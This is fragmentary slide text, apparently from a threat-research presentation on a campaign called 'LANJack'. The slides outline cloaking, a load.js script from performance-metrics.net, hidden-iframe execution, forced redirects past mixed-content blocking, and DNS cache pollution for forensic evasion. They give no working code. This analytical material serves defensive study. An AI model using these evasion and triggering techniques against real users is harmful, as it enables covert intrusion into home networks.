
● CAMPAIGN EVOLUTION



LANJack

CAMPAIGN FLOW

75% 



Special:

DNS Cache Pollution &
Forensic Evasion

● ATTACK TRIGGERING


Challenge : Geographic Targeting Without Exposure

Solution : Cloaking



Name	Status	Domain
load.js?x=331857147-1772979237-501-1-1...	200	performance-metrics.net
coca-1536x439.jpg	200	burkina24.com

- HTTP accessibility checks
- Log Results
- Loads ipScanner.html over HTTP
 - Hidden Iframe
 - Forced Redirect





LANJack

● ATTACK TRIGGERING

Why Two Methods?

75% 





LANJack

● ATTACK TRIGGERING

Why Two Methods?

Challenge : Execute Without User Awareness

Solution : Hidden Iframe Rendering





LANJack

● ATTACK TRIGGERING

Why Two Methods?

Challenge : Execute Within a Secure Context

Solution : Forced Navigation to Malicious Page



Mixed Content:

a browser security mechanism that blocks insecure resources (HTTP) from being loaded inside secure pages (HTTPS).


